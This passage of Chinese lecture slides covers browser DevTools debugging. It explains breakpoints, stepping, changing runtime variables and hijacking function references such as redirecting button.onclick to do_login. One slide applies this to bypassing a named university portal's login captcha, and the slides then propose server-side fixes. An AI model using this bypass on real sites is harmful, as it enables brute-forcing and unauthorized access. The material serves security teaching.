
① DOM结构

② CSS样式

③ 页面布局

④ 事件监听器列表


控制台面板（Console）



① Console输出

② 命令输入

源代码面板（Sources）



① 源代码

② 调试操作

③ 变量监控


④ 函数调用栈

⑤ 行级断点列表

⑥ DOM断点列表

⑦ 事件监听器断点列表

网络面板（Network）



① 搜索网络包关键字

② 网络资源请求概览

③ 网络资源请求明细

6.2.2 前端调试原理

- 基本思想：在程序**运行状态**下，理解/改变其行为
  - 控制程序的执行
  - 观测和修改程序逻辑


- 核心操作：
  - 设置断点
  - 单步执行
  - 查看/修改关键变量值
  - 劫持关键函数变量

设置断点

- 概念：让程序的执行在特定位置中断，以便分析
- 分类：
  - 代码行断点：当程序执行到指定代码行时中断
  - 事件断点：当指定事件发生时中断
  - DOM断点：当指定文档元素内容发生变化时中断
- 根据目标任务确定：
  - 使用何种类型的断点
  - 对哪个对象设置断点

设置断点示例

```
1. function check_verification() {
2.     code1 = get_user_input_code();
3.     code2 = get_sys_gen_code();
4.     return compare_code(code1, code2);
5.   }

6.   function raise_error() {
7.     text = createText("验证码不正确");
8.     form = getElementById("form");
9.     form.appendChild(text);
10.  }

11.  function login() {
12.    result = check_verification();
13.    if (result == 1) raise_error();
14.    else do_login();
15.  }

16.  button=getElementById("submit");
17.  button.onclick = login;
```




对象	事件	响应
button (submit)	onclick	login()
.....	.....	.....

代码行断点　　事件断点　　DOM断点

单步执行

- 概念：一步一步跟踪程序执行的流程
- 分类：
  - Step Over: 执行被调函数并返回
  - Step Into: 进入被调函数
  - Step Out: 跳出当前函数
- 根据目标任务确定：
  - 使用何种单步执行
  - 单步执行何时停止



查看/修改变量值

- 概念：
  - 查看变量**运行时**的值
  - 修改变量**运行时**的值
- 根据目标任务确定：
  - 哪个变量是关键变量
  - 变量值的含义
- 示例：
  - result是一个关键变量
  - 值为1代表验证码失败


```
1. function check_verification() {
2.     code1 = get_user_input_code();
3.     code2 = get_sys_gen_code();
4.     return compare_code(code1, code2);
5.   }

6.   function raise_error() {
7.     text = createText("验证码不正确");
8.     form = getElementById(“form“);
9.     form.appendChild(text);
10.  }

11.  function login() {
12.    result = check_verification();
13.    if (result == 1) raise_error();
14.    else do_login();
15.  }

16.  button=getElementById("submit");
17.  button.onclick = login;
```

劫持关键函数变量

- 概念：
  - 找到关键函数变量
  - 修改关键函数变量
- 根据目标任务确定：
  - 哪个变量是关键函数变量
  - 修改关键函数变量的指向
- 示例：
  - button.onclick是一个关键函数变量
  - 让其指向do_login函数

```
1. function check_verification() {
2.     code1 = get_user_input_code();
3.     code2 = get_sys_gen_code();
4.     return compare_code(code1, code2);
5.   }
6.   function raise_error() {
7.     text = createText("验证码不正确");
8.     form = getElementById(“form“);
9.     form.appendChild(text);
10.  }
11.  function login() {
12.    result = check_verification();
13.    if (result == 1) raise_error();
14.    else do_login();
15.  }
16.  button=getElementById("submit");
17.  button.onclick = login;
```

使用调试技术绕开微人大验证码




问题出在哪里?

如何修复?

- 方案一：在一次请求中同时核验认证码、用户名、密码
- 方案二：设置用户名/密码错误尝试次数上限
- 参考方案：北京市小客车指标调控管理信息系统

https://xkczb.jtw.beijing.gov.cn/

改进的验证流程



北京市小客车指标调控管理信息系统登录验证流程


6.3 Web前端业务逻辑旁路

- 增加额外操作
- 计时广告
- 功能屏蔽
- 检验登录情况
- ……

